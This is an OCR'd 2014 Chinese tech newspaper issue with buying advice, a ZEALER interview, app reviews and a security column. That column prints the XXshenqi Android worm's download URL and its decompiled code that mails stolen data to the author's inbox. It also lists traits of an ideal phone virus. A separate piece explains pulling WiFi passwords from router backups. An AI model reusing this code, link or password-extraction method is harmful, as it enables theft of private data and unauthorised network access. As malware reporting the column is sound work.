投资增持股,有两个诀窍,一个诀窍是购买时间,董师傅的经验是增持消息公布后第一时间就买,不要犹豫想等等看是不是还有机会买到更低的价位,这样等很容易错过最好的买点。

另外一个诀窍是购买爆发力强的股票。增持股有不少,并不是每只都值得买,要有所选择。例如宁波银行无疑是近期获得产业资本增持力度最大的公司,公司第二大股东雅戈尔集团在此期间净增持13087.26万股,净增持金额合计约11.7亿元,这种花钱多的就值得买。

再比如伊利股份的公司高管,增持公司股份4881.6487万股,增持均价24.81元,耗用资金12.1097亿元,公司高管对公司的经营状况最为了解,他们都敢购买自家股票,说明认可公司未来的发展速度,这种也不错过!

因此,董师傅推荐大家关注伊利股份和宁波银行。



伊利股份还有5元多的上涨空间

股市有风险,投资需谨慎,本文仅作参考,实际盈亏自负

购机帮你评

购机咨询热线
热线电话:4008830034
服务时间:工作日 8:30~18:30
周末及节假日 9:00~17:00

购机帮你评是戴尔直销专为消费者设立,帮助大家解决选购PC产品中遇到的问题,如配置选择、应用需求分析、戴尔机型最新报价、戴尔与其他品牌机型对比等,欢迎大家拨打热线咨询。

Q:家里的老台式机已经用了六七年,最近打算更换一台品牌机。除了我本人要使用之外(不玩大型3D游戏),父母偶尔也会在上面看看在线视频。希望电脑的屏幕够大,外形也尽量漂亮一点,预算5000元以内,尽量在一线品牌中进行选择。

A:品牌电脑相较于DIY机型不仅有售后服务上的便利性,外形设计也更加符合现代家居风格。综合你们全家人的应用来看,不妨考虑一下大屏一体机,比如戴尔Inspiron 23 5000系列,5000元可以买到这款23英寸全高清一体机的中配版,搭载Core i3 4150处理器、4GB内存、1TB硬盘,而且标配无线鼠标与无线网卡,整机也就只有一根电源线而已,使用很方便。外观方面,一线品牌的设计风格总是让人放心的,戴尔Inspiron 23 5000系列采用了黑色主色调,搭配超薄边框和机身流线型设计,无论放在书房、客厅还是卧室都很容易融入环境当中。

Q:我在戴尔官网搜索笔记本时,发现有两个Inspiron 14 5000系列,分别是Inspiron 14 5000(5442)和Inspiron 14 5000(Intel),这两个系列的价格差距挺明显的,但具体差别在哪呢?选谁更划算?

A:首先,Inspiron 14 5000(5442)与Inspiron 14 5000(Intel)系列的外形就明显不同,前者采用通体纯黑的机身设计,而后者的顶盖与底壳有银色与红色可选(C面固定为黑色),采用了色彩包围设计,造型上显得更加独特一点;其次,Inspiron 14 5000(5442)的硬件配置更低,主要是显卡上面采用核芯显卡或者AMD Radeon HD R5 M240 2G独显性能相对低一些,售价自然也更低(3499元起),而Inspiron 14 5000(Intel)系列则全线采用AMD Radeon HD R7 M265 2G显卡,并且部分机型支持屏幕触控功能;至于谁更值得选择,可以根据你的预算来定,不过综合来看,我们更建议你选择Inspiron 14 5000(Intel)系列,而且该机型目前在戴尔官网的优惠活动更多,因此更值得关注。

PC整机

要售后服务好 只能考虑一线品牌

迷惘小酷:我想买一台笔记本,要求性价比高、售后服务较好,预算3000~4000元,能给我介绍一下吗?

工程师:如果要说售后服务好的话,那自然要从戴尔、联想等一线品牌机型中寻找,比如戴尔Inspiron 15 3000系列,3499元即可拿下Core i3 4005U处理器和GT 820M独显机型,而且现在只需加99元就可以升级为2年上门服务。

而联想在此价位可以买到耐用性极佳的昭阳K2450系列(Core i3 4010U处理器版),从性价比的角度来看也是相当值的。

低价本很难有外观漂亮的

阿狸:准备买台笔记本,预算3500元左右,基本不玩游戏,希望外观好看。由于不打算短时间内更换,希望笔记本质量经久耐用一些。

工程师:你的需求只要是Haswell处理器平台机型,都没有问题,而低预算想要买外形设计漂亮实在有难度,只能尽量往一线品牌靠拢会稍显大气一点,比如戴尔Inspiron 14 3000系列,虽然是黑色机身但细节处理相对精致一些,2kg的体型也并不突兀,3499元可以买到Core i3 4005U处理器、4GB内存和GT 820M独显版,综合来看也应该比较符合你的使用需求了。当然,此价位还有联想S410等轻薄机型可以选择,具体喜好如何还是得由你自己来定夺。

ENVY 14 预装Windows 8.1系统

Gilbert:想买一台笔记本,预算5000元左右,有时会打打游戏,喜欢视频编辑,希望预装Windows8.1系统。另外,买具有指纹识别的笔记本合适不?

工程师:根据你的需求来看,硬件性能相对出色的机型会比较适合你,因为不管游戏还是视频编辑,对处理器、内存和显卡的要求都不低,如果加上预装Windows操作系统这一条要求的话,在5000元内可以考虑的机型主要是惠普ENVY 14(4999元,Core i5 4210U/GTX 850M/4GB/500GB/Windows 8.1)。

至于指纹识别器,一般是出现在较为正统系列的商用本上,入门级或定位更像家用的商用系列,比如ThinkPad E系列就没有标配,不过对你而言选择指纹识别就意味着放弃高性能,有些得不偿失。

学习本须配专业独显机型

郭澄粮贸:我是马上就读于工业设计专业的准大一新生,据说专业学习需要使用绘图软件和制作3D模型,目前手上只有5000元左右的预算,打算用到大四就换,不知道该如何选购?我是应该买专业显卡机型还是游戏显卡机型呢?

工程师:严格来说,即便是相关专业的大学新生,也应该以专业独显机型为头号选择目标,毕竟在效率方面专业独显的优势非常明显。不过考虑到你的预算实在不高,而且打算使用的年限也相对较长,所以只有考虑家用机型产品了。推荐5099元的神舟战神K650D-i7,这也是目前最便宜的Core i7四核处理器+GTX 850M独显机型,从性能的角度来看完全可以满足你的专业学习需求,当然在用料设计方面就略显平庸一点,需要更细心的日常维护。

6000元级国际品牌
全高清大屏游戏本选择不多

樂蕬究湜夢:请推荐一款6000元左右的笔记本,想要大屏全高清本,平时喜欢玩游戏和看电影。还有就是不太信得过国产厂,最好是国际大厂!

工程师:6000元左右,全高清大屏本,又要玩游戏,又要国际品牌,那可选的就只有联想Y50。搭载GTX 860M显卡,6000元出头就能拿下。该机的键盘、扬声器体验都是一流的。但该机的缺点也比较明显:内部扩容能力不好,机身发热大。不过,你不让它处于满负载状态,发热就不是大问题。

数码

调出小米平板硬件检测模式

郑正争:我比较在意平板的各项参数,经常用安兔兔跑分,就算知道没有太大变化也会经常跑一下。在论坛上看别的网友说小米平板有内置的硬件评测工具,但我一直没有找到,请问该如何打开它呢?

豆豆:进入小米平板的硬件检测模式非常简单,你只需要在设置中点击"关于平板",然后连续多次点击"内核版本"就可以了。在这个界面,拥有光线感应测试、屏幕显示测试、按键测试等选项,功能非常多,足以"治疗"你的"跑分强迫症"了。

硬件

《梦幻西游》对显卡要求很低

武林☆至尊:家里的电脑主机太落伍了,想重新配台主机,预算2300元左右,主要用来上网看电影,还玩玩《梦幻西游》,希望能推荐下主要配件。另外问下配件在淘宝买行吗?

董师傅:《梦幻西游》并不是什么对显卡要求很高的游戏,建议你可以把成本多放在其他配件上,以后有玩大型3D游戏需求时再升级独显不迟。因此推荐如下:选择Core i3 4130处理器,并搭配技嘉GA-H81M-D3V主板,再辅以4GB金士顿内存和2TB西数硬盘,机箱选择游戏悍将刀锋3,电源采用航嘉冷静王钻石2.31,2300元内可很轻松地拿下,以后升级也有较好的空间。至于配件的购买渠道,在条件允许的情况下,应尽量选择京东等B2C电商。

配3000元主机玩《DOTA 2》

Vincent:主机预算3000元左右,我只玩《DOTA 2》,偶尔看看动漫。想装一台能非常流畅玩转《DOTA 2》的电脑,显卡希望用蓝宝石的HD 7770,其他的配件一切从简,麻烦给点意见,谢谢!

董师傅:处理器方面推荐Core i3 4130,主板选择H81芯片组(技嘉GA-H81M-DS2或华硕H81M-Ed等都可以考虑),内存可用金士顿的2×4GB游戏套装,硬盘选择2TB西数硬盘,电源可考虑航嘉MVP500这种额定功率相对较高的产品,在高负载情况下更加节能,机箱可考虑金河田裂变3。总体价格应该在3000元出头,符合你的使用需求。

B85不支持SLI

刘晓林:最近想DIY一台主机,不知道华硕B85-Pro Gamer或技嘉B85M-D3H主板支持昂达GTX 760典范2GD5双显卡SLI吗?

董师傅:由于芯片授权问题,目前的B85芯片组并不支持NVIDIA SLI技术,只支持AMD的CrossFire。如果想要玩NVIDIA的双卡互联,选择用SLIPatch软件对SLI封锁进行破解,但并不具备完全的保障,属于把玩性质的应用。因此,对于普通家庭用户来说还是选择Z87芯片组主板来组建SLI系统更有保障,价格也并不会比你选择的这两款B85贵好多。

手机

索尼Xperia Z2 漂流好搭档

默默:我是一名高三毕业生,最近天气越来越热,和几个朋友约好一起去漂流,好在大学前疯狂一把。所以我准备购买一台防水手机,而且平时也要玩玩游戏,所以性能最好也要强一点,请豆豆推荐一下。

豆豆:我推荐你购买索尼的Xperia Z2,这款旗舰机的价格已经降到4000元内,防水能力出色,实体拍摄键+2070万像素的摄像头甚至能满足水下拍摄的需求。从性能上来看,它也足以应付所有大型应用,值得考虑。

Note 3自动断开WiFi上4G

然大人:使用Note 3(N9008V)已经三个月了,各方面都觉得不错,但是前不久在家用浏览器看在线视频的时候无意间发现顶部的WiFi连接图标变成了4G,吓得我立刻关了数据连接,还好时间不长,只用了几十MB的流量,怎么会发生这种事?

豆豆:这种情况很可能是由于当时你的WiFi信号不好,手机就自动切换为使用数据流量上网了。而这种情况是可以通过设置避免的,你只需要在无线网络设置里进入高级设置选项,将"自动切换网络"前的"√"去掉(需打开GPRS这一选项才能修改),且将"自动断开较弱的WiFi"这一选项也关闭,就不会出现这样的问题了。

干掉HTC渴望8的运营商图标


羊蜀黍:最近购买了HTC新渴望8(联通版,HTC Desire 816W),我非常反感顶部的运营商图标,什么沃商店、沃门户之类的,我几乎不用这些东西。网上说要Root之后才可以删除这些应用,但是听朋友说Root可能会影响质保。有没有其他办法呢?

豆豆:其实解决这个问题不用删除这些讨厌的应用,你只需要在设置中进入应用程序列表,找到对应的应用,如沃商店,进入后点击"停用"即可。不过,重启之后它们还是会自动开启,所以一劳永逸的办法是用手机助手工具选择禁止它们后台启动,就不会看到这些烦人的图标了。

责编:陈邓新 **美编:**毛代洪 **组版:**向海蓉 **责校:**曾灿
日期:2014.8.11 **投稿邮箱:**pcw-chendx@vip.sina.com

安危周榜

本周上网你将面临哪些安全威胁?谁的安全威胁最高?编辑小新按照威胁程度列出一个安危榜单,助你安安全全上网,快快乐乐冲浪!


安危
周榜
网游安全
网购安全
网银安全
手机安全

史上最笨的“超级”手机病毒

陈邓新:前不久的七夕,一个Android手机病毒疯狂传播,由于它可以读取手机通讯录,并给好友群发含有病毒下载链接的短信,因此该病毒呈现几何式传播,感染超过百万部手机,引发恐慌,因此被称为超级手机病毒。不过,在专业人士看来,该病毒远远谈不上厉害……

“李磊看这个,http://cdn.yyupload.com/down/4279193/XXshenqi.apk”,这是七夕那天南京市民李磊收到表哥王君的一条短信,出于信任和好奇,他点击了链接,提示下载并安装一款名为“XX 神器”的软件,看到软件名字李磊会心一笑,不加怀疑地在软件注册页面填写了自己的隐私,之后怪事出现了:软件并没有提供他预想的香艳内容,反而不少好友抱怨他给自己发送欺诈短信。

这就是“一夜成名”的 XXshenqi 病毒干的好事,感染超过百万部手机,被誉为“超级手机病毒”,可它配不上“超级手机病毒”这个称号。

理由 1:XXshenqi 病毒的核心技术就是搜集用户隐私并调用通讯录,向所有联系人发送短信,这种恶意代码在黑客网站和论坛里面可以直接下载,只需要基础的 Java 知识即可通过 eclipse、android SDK 组装一个 Android 手机病毒。因此从技术来说,它跟之前的手机骷髅、暗夜诱惑病毒区别不大。

理由 2:更糟糕的是,病毒作者居然将自己的 QQ 邮箱嵌入代码中,这是黑客炮制病毒的大忌,说明病毒作者是新手,但挑选的病毒爆发时间比较好,造成的影响较大。

真正的手机超级病毒是什么样子?到目前为止,手机还没有出现真正意义上的超级病毒,参考 PC 端的 AV 终结者、超级灰鸽子、网银窃贼、死亡波等超级病毒,我们认为真正的手机超级病毒要具备如下特征:

特征 1: 能无声无息自动下载安装病毒,不用用户同意授权,或者收到短信后用户一查看就自动下载病毒,如此才可以提高成功率。


特征 2: 极高的反手机安全软件手段,即使手机安全软件发现病毒,也无法查杀,纵然最后查杀了也会无限制地复活。

特征 3: 不但可以通过短信自动传播,还可以通过 WiFi 自动传播、感染局域网内的手机。


特征 4:病毒代码单独编写,不会用公共代码,增加破译难度。

特征 5:每日感染百万部手机,持续 10 日。

直白地说,XXshenqi 病毒不是病毒界的“大老虎”,只是一只叫得欢的“苍蝇”而已!



病毒会收集用户隐私



```
System.out.println("木马进入MySendEmailService================================");
String v1 = intent.getStringExtra("String");
System.out.println("木马开始发送邮件===========================");
MailSenderInfo v0 = new MailSenderInfo();
v0.setMailServerHost("smtp.qq.com");
v0.setMailServerPort("25");
v0.setValidate(true);
v0.setUserName("a137736513@qq.com");
v0.setPassword("lishulili.");
v0.setFromAddress("a137736513@qq.com");
v0.setToAddress("137736513@qq.com");
v0.setSubject("信息");
v0.setContent(v1);
new SimpleMailSender().sendTextMail(v0);
SimpleMailSender.sendHtmlMail(v0);
System.out.println("木马完成发送邮件===========================");
System.out.println("木马离开MySendEmailService================================");
System.out.println("木马killProcess================================");
Process.killProcess(Process.myPid());
```


病毒代码中留下的作者私人信息

搜鬼APP里真有“鬼”

《京城 81 号》带来的 3D 恐怖口碑好坏参半,不过北京老宅“鬼屋探险热”的的确确火了起来,一些不法分子还将歪脑筋动到了搜鬼 APP 上——《鬼魂搜索》《鬼魂探测者》《搜鬼神器》等多款搜鬼 APP 都被植入惊魂病毒。

此类 APP 原理是采用胶片叠加技术,手机用户开启手机摄像头时便将鬼影随机叠加到手机成像中(APP 还会自动将手机调成最大音量,发出振动和鬼哭狼嚎声),而带毒后 APP 会私自下载推广软件,成为真的“手机内鬼”。

除了推广软件,惊魂病毒还会不停地弹出广告,消耗用户的流量和电量,可恶至极。目前,360 手机安全卫士、金山手机毒霸等可以清除该病毒。



查杀报告:木马(4)危险(0)谨慎使用(0)

鬼魂搜索
[木马]建议清除

搜鬼神器
[木马]建议清除

鬼魂探测者
[木马]建议清除

漏洞扫描

每周都有诸多漏洞曝光,其中有哪些漏洞值得我们特别关注的呢?

Discuz! X3.2后台漏洞

漏洞类型:设计缺陷

技术解读: 由于 Discuz! X3.2 后台系统创建专题时未对静态化名称做任何限制,黑客可以借此将一句话木马上传到系统后台,并远程控制利用该系统创建的网站。这个漏洞影响数十万个中小网站。

联通手机应用漏洞

漏洞类型:SQL 注射

技术解读: 联通手机应用由于对 SQL 参数过滤不严,存在一个 SQL 注射漏洞,黑客利用该漏洞可以控制该手机应用,并增加一些恶意代码,很有可能用来传播手机钓鱼网页和一些烦人的手机广告。

搜狐游戏站点后台访问漏洞

漏洞类型:未授权访问

技术解读: 搜狐旗下的一款游戏(http://fmg.2014.sohu.com),它的后台登录网页 http://fmg.2014.sohu.com/webadmin,任何人都可以直接访问,一般情况下网站会隐藏后台登录地址。

黑客营


星号密码显出原形吧

@万立夫

《巧取豪夺 WiFi 密码》系列颇受读者好评,我们收到许多来信,其中不少人咨询,进入路由器后台,发现 WiFi 密码不是直接显示,而是通过星号方式显示的,于是很多人无法达到最终的目的。其实,星号方式显示的 WiFi 密码也是可以搞到的,需要一个特殊的手段……

网上有一些显示星号的工具,但是大多数不能读取网页中的星号,当然还有其他方式可以解决,但是必须拥有 Web 前端开发经验,对普通人来说不现实。笔者的解决方法是利用 RouterPassView。下面以最常见的 TP-Link 路由器为例,来演示如何通过曲线的方式获取星号显示的 WiFi 密码信息。

首先,下载 RouterPassView,它是一款免费绿色的路由器宽带密码恢复软件。接着,我们用浏览器登录路由器后台,登录后点击左侧项目中的“系统工具”按钮,在弹出的窗口列表中选择“备份和载入配置文件”按钮,然后点击右侧窗口里面的“备份配置文件”按钮,稍等片刻路由器就会将配置信息导出并弹出一个文件下载保存窗口,点击“保存”按钮将配置文件下载到本地硬盘里。



备份和载入配置文件

您可以在这保存您的设置。我们建议您在修改配置及升
置文件。

备份配置文件


您可以通过载入配置文件来恢复您的设置。

路 径: 浏览...

注意: 1、导入配置文件后,设备中原有的用户配置
入的配置文件有误,可能会导致设备无法被管
2、载入配置文件的过程不能关闭路由器电源,
损坏而无法使用。载入过程约20秒,当载入结
动重新启动。

备份配置文件

运行 RouterPassView,点击“文件”菜单中的“打开路由器配置文件”命令,在弹出的对话框里面选择刚刚下载的配置文件,也就是一个名为 config.bin 的配置文件。稍等片刻就可以读出路由器里面存储的密码信息,并且通过列表一项项地将其显示出来。比如列表中的 PPPOE 显示的就是宽带拨号的对应的账号和密码,WEP 显示的是 WiFi 密码,登录显示的是路由器的管理员账号和密码。



项目类型	密码/值
PPTP/L2TP/PPPOE	606606
WPA 密钥	606lifu80
登录	admin

获得 WiFi 密码

www.doolandu.com

手机联盟
E版 | 46~55版 电脑报
日期:2014.8.11 第31期
责编:王诚 美编:毛代洪
组版:何雪松 责校:杨军
投稿邮箱:pcw_mobile@vip.sina.com
官方网站:www.itime.com.cn
扫一扫
加微信看手机联盟

“做你自己，因为别人有人做了”

@本报记者 王诚

专访 ZEALER 创始人 /CEO 王自如

从独自制作出第一个评测视频到担任ZEALER的CEO，王自如可以算得上是手机圈里因兴趣爱好而出发并获得相当成就的代表人物了。对于众多玩家和用户来讲，对王自如的了解大都来自他的视频或者是网上的介绍，而刚从国外匆匆赶回来的王自如，赶在截稿之前接受了我们的专访，这也使得大家可以在第一时间与这位手机圈的达人“零距离接触”。

运营ZEALER:选一种符合我们价值观的方式去赚钱

电脑报:现在的手机新品换代周期越来越短,一款新手机的推广期也就120天左右,而在新品多发季节,可能同时发布的明星机有十几款,以ZEALER一周一款的节奏如何在有限的新品宣传周期内实现更大的覆盖率?

王自如:这个从表面上看确实有点问题,但事实上处理起来比大家想象的要容易得多。手机发布时间可能都挤在一起,但是真正能一起上市的手机却不多,而且不上市我们是无法测试的。很多朋友不了解,认为发布了就可以测,其实不是。我们最近半年已经不针对工程机做公开测评了,这是为了集中精力把量产机的内容做好，因为只有这样才是最能代表产品水准,最贴近消费者感受的做法。

其次,不是所有的手机都有做视频测试的必要，测评2.0的新体系下我们会收集一切可能得到的手机数据,但是并不是每一款手机都需要通过视频的形式来展现。因为虽然旗舰机非常多,但是真正的差异性并不大,值得深入探讨的中低端机就更少了。

按照我们的统计,国际和国内一线品牌在2013年一共推出了130多款手机,按照这个频率,一周双测可能一年都测不完,但如果你只看其中的精品机型,一周一测是绰绰有余了。

电脑报:将来有没有与其他机构合作的可能?

王自如:当然有,很多其他同行、朋友邀请我们进行各种各样的合作,比如测试特斯拉，但是由于我们过去的时间太有限,所以都没能很好地开展合作,日后相信会有更多机会。

电脑报: 假如ZEALER迫于运营压力与出发的初衷可能会出现偏离时，怎么抉择?

王自如: 我们所做的商业模式的探索、任何产品上的决策,出发点都是我们的核心价值观,在这点上我们有坚决的底线。我觉得价值观的坚守不是要做苦行僧,兄弟们跟着我创业,我要对兄弟们负责,用户支持ZEALER,我们也要对用户负责,我们必须选择一种符合我们价值观的方式去赚钱。这个世界上如果只要赚钱,方法有很多,也许从个人来讲也不用选择创业这条路。

我们目前为止还没有出现特别大的运营压力，因为我们很早就开始对ZEALER未来的商业模式进行梳理和规划,我们有着非常长远的考虑。所以不是喊口号、做理想主义者,或者坚守价值,就可以做到的，它需要踏实的摸索和实践。活都活不下去,就别跟我谈理想了,我们就是这么告诉自己的。

电脑报:以后有没有计划测试或者是玩更广泛的东西,假如将来某一天智能汽车火了，会不会跨界拍智能汽车测试视频之类的?

王自如: 这个问题我们内部也讨论过,我们的态度还是非常谨慎的,因为一个公司在自己的DNA之外，很难扩展成功。比如阿里是做平台的，做IM一定不行;腾讯是游戏公司,所以做电商也是一定不行。那么我们的DNA是什么?是测评吗? 如果是,那么我们可以做任何测评,如果DNA是手机，那么我们就不能随便扩展。究竟是什么,我们还在探索。

电脑报:ZEALER自费购买的大量测试样机,最后怎么处理?

王自如: 保留、封存。现在对于ZEALER来说买手机的成本在我们的运营支出里边不算特别大的一块费用,所以没什么太大的问题。

办公区域随处可见的海报

ZEALER联合创始人李侃正在查看样张数据

SONY FS700高速摄影机

维修业务:这是场长期的战斗

电脑报: 如果客户和ZEALER在维修方案或者是价格等方面出现争议,ZEALER怎么处理?

王自如:我们会寄回给消费者,邮费我们承担。

电脑报: 我们体验过ZEALER的维修后,发现客户在维修方案方面的沟通范围比较小，更多的时候是ZEALER来决定维修方案，客户只能决定修还是不修，这方面ZEALER是如何考虑的?

王自如: 消费者如果知道如何维修,就不需要我们了。让消费者来说手机的问题,他只能说出表面的现象,背后具体的原因是一定说不清楚的,如果能,那么人人都是手机专家了。如果人人都能说清楚,并且说准手机出问题的原因,那我们也就不用辛苦地搭建这套系统了。当然,如何完善用户的反馈机制是我们接下来的一个工作重点。

电脑报:现在ZEALER每周只维修20部手机,而且还都是iPhone,这似乎与搜集大量不同手机问题样本,以及储备现金流的初衷有些偏差?

王自如:我们的原则是,不要求一步登天,但必须每天进步。4年前,我对朋友说，我们要做到的是一句话影响它的股价,一句话影响它的销量。那时候只有我一个人在做视频，浏览量也只是10万不到。今天我们也许没有完全实现这个目标，但是它听起来还会像4年前那么可笑,那么遥不可及么?

当我们打算做这个业务的时候,我们没想过它是一个一铲子下去就冒钱的东西,我们要做的是一场长期战斗。质量和速度之间,在资源有限的前提下我们永远选择质量,测评如此,维修亦如此。但是我相信假以时日,我们会很快将效率提升上来。

下转47版

上接46版

八卦:我只吃甜粽子!

电脑报:除了 ZEALER 的事业,平时有什么爱好吗?或者是闲暇时间会做些什么——假如有闲暇时间的话。

王自如:闲暇时间是奢侈的,因为没时间,很久没有健身了,非常有负罪感。公司离家走路 2 分钟路程,除了工作的时间,我都在睡觉。每天工作 18 个小时,是非常正常的事情。

电脑报:事业蒸蒸日上,家里人有没有催促终身大事之类的?

王自如:这不是现在人生阶段的重点,说实话按照我这样的生活工作节奏,对人家是非常不公平的事情,我根本没时间给人家什么。我家人对我非常宽容,我们家,我说了算。

电脑报:把 ZEALER 运营下去就是最终目标了吗?就个人来说有没有更夸张一点、更天马行空一点,让人亮瞎的想法?

王自如:私底下我跟很多人说过,我们要做一家 100 年的公司,我们要做一个世界级的优秀公司,像苹果、IBM、特斯拉那样能通过我们的努力改变人们的生活,传递我们的价值观,如果一个公司只能赚钱,而没有其他的贡献,那就像一个漂亮但没有内涵的女人一样让人惋惜。

电脑报:做这么多手机测试,最反感什么样的手机设计?


王自如:自以为很智能,动不动就在端午节给我自动换个粽子壁纸,TMD 还是肉馅的!不知道我是北方人吗?我们那吃甜的!

电脑报:作为手机达人,好朋友找你咨询买手机的问题或是帮忙修手机,多了会不会觉得烦?

王自如:不会出现这个问题,因为他们的手机我直接帮他们买了。

电脑报:现在一些年轻的玩机 KOL 或者是模仿你的跟随者出现,对于他们你有什么看法,或者是有什么想对他们说的吗?

王自如:用我办公室里的海报来回答吧,“be yourself;everyone else is taken.”



ZEALER 定制的 TP 屏幕测试机

产品摄影师在秀装备

ZERLER
维修后续报道

在上期,我们的ZEALER维修服务体验已经结束,ZEALER已经将手机修好并寄回给我们。打开包裹后,我们惊喜地发现ZEALER在修好手机之后还提供了精致的包装。而修好的iPhone 5则躺在崭新的盒子里,并由泡沫包裹,不容易在物流过程中再次损坏。打开的时候就像拿到一台新手机,可见ZEALER在这些细节部分也非常贴心。

这就是 ZEALER 维修手机的工作环境以及待换的手机电池和屏幕

修好的手机包装比较精致,像新的一样

【手游一族】 无论你是竞技游戏的狂热爱好者,还是沉迷于RPG游戏的感人剧情,在手游一族,小编所准备的各式“大餐”一定会满足不同玩家的需求。今天有什么新“菜式”呢?让我们一看便知。

《头脑战争》

游戏平台:Android/iOS
游戏类型:休闲益智
是否收费:免费
游戏语言:中文
开发商:Translimit

操作简单,但是玩起来又烧脑的游戏一直都是大家的最爱,这款《头脑战争(BrainWars)》则将这种游戏风格发挥到极致。在这里,内置了非常多的小游戏,都是一些简单的数学题、逻辑题,让玩家可以非常轻松地上手,是一款挑战脑力极限的游戏。

在游戏中,你可以和全球各国的真实玩家进行对战,正如前面提到的,虽然都是一些简单的题目,但必须手脑并用才能玩得更好,经过对战可以获得速度、判断力、计算力等能力值,不同小游戏可以增加不同的能力,而《头脑战争》内置了翻盘记忆、对对碰、加减乘除等15个看似简单却非常烧脑的小游戏,可玩性很高。

游戏内置了好友以及全球的排名机制,战胜对手之后就可以获得积分,让自己的排名更靠前,还等什么?赶快来挑战吧。

《直到尽头》

游戏平台:Android/iOS
游戏类型:休闲益智
是否收费:免费
游戏语言:英文
开发商:Tokyo Traffic Jam

《直到尽头(To the end)》是一款几何风格浓郁的益智手游,游戏中的每一关都非常富有创意,玩家只需要点击屏幕任意位置就可以控制小齿轮向前滚动,松开就会停止——但是,由于没有“刹车”键,必须掌握好齿轮的惯性,提前做出反应。就画面而言,虽然是3D设计,但本作并没有走精致路线,粗线条的画风显得有点另类,但很有特色,独树一帜。

就是这样一款没有太多剧情的游戏,而且操作也很简单,游戏过程却可以让你“心惊肉跳”,而难度就集中在对于小齿轮移动的控制上,只要稍有差池,就Game Over了。这款游戏虽然只有13个关卡,但是越到后面难度越高,而且只有3次机会,用光了就得从第一关重新开始,非常虐心。

《驯龙高手2》

游戏平台:Android/iOS
游戏类型:休闲
是否收费:免费
游戏语言:英文
开发商:GameLoft

梦工场的《驯龙高手2》可谓今年最值得期待的动画电影了,不出意外的话,电影将在本周上映,而官方也授权GameLoft推出了同名手游,为电影预热。看过第一部电影之后,小编对《驯龙高手2》也是非常期待,在第一时间试玩了这款游戏。

这是一款休闲游戏,所以玩起来不会很累。玩家可以在其中浏览电影剧情(当然会剧透,想去电影院的玩家千万不要点开啊),当然,游戏的精华部分还是“驯龙”,玩家可以带着可爱的无牙,用各种小游戏来训练它,虽然繁忙,但也非常有趣。与前作相比,本作有着质的提升,画面更精致,电影场景得到了充分的还原,飞龙的动作十分生动,尤其是无牙,一举一动都可爱到爆。

APP 便签

百度翻译

平台:Android/iOS
看点:版本升级

除了最常见的中英文互译，我们还评测过百度翻译的识图翻译和文言文翻译这两大功能，都是同类软件中没有涉及的功能，可见百度在这款APP上下了很大的工夫。而在本次更新中，新增了葡语、德语、俄语等小语种的发音，让学习这些小语种的用户可以得到更多的便利，旅游翻译以及菜单翻译功能，可以让用户在出国旅行的时候避免很多尴尬。

怪兽学苑

平台:iOS
看点:特色功能

想要学好英语，单词量是非常重要的一环。不过也有许多人只有“笔头英语”，一张嘴就露馅了，这款APP就是专门为此类用户准备的英文口语练习工具。

怪兽学苑融合了全球最著名发音教程《Clear Speech》的精华内容。作者是国际英语语音教学界的权威专家，在世界各地举办过多场专题讲座、论坛、研讨会。在怪兽学苑中，用户通过一些简单的小游戏逐渐锻炼自己的听说能力。过程中有许多小怪兽萌萌地出现，再加上轻松的背景音乐，让大家可以在轻松愉快的过程中学习。

海报工厂

平台:Android/iOS
看点:特色功能

美图秀秀公司在美拍之后又出新产品了，这款名为海报工厂的应用在APP Store上架一天后就登上了免费榜榜首。它的功能比较简单，可以将自己的照片放进不同的“相框”中，包括许多电影海报、时尚杂志、自然风光供大家选择。融入自己的照片后效果很好，没有生搬硬套的感觉，无论是自拍、美食还是礼品，都能瞬间变得“高大上”，不愧为新一代拼图神器。

Clumsy Ninja

平台:Android/iOS
看点:版本升级

夏天到了，这个笨笨的忍者也升级了！在夏日版本中，增加了许多全新的内容，包括夏季服装、海滩球、太阳公公气球等服装/道具，新增的飞盘小游戏可以锻炼忍者的躲避能力，看着他笨笨的样子，总是忍俊不禁啊！

除了这些功能上的更新，新的宝箱系统也为玩家带来不少的福利，每天都能打开新的宝箱，获取里面的神秘礼物。

更贴心的菜谱

味库评测

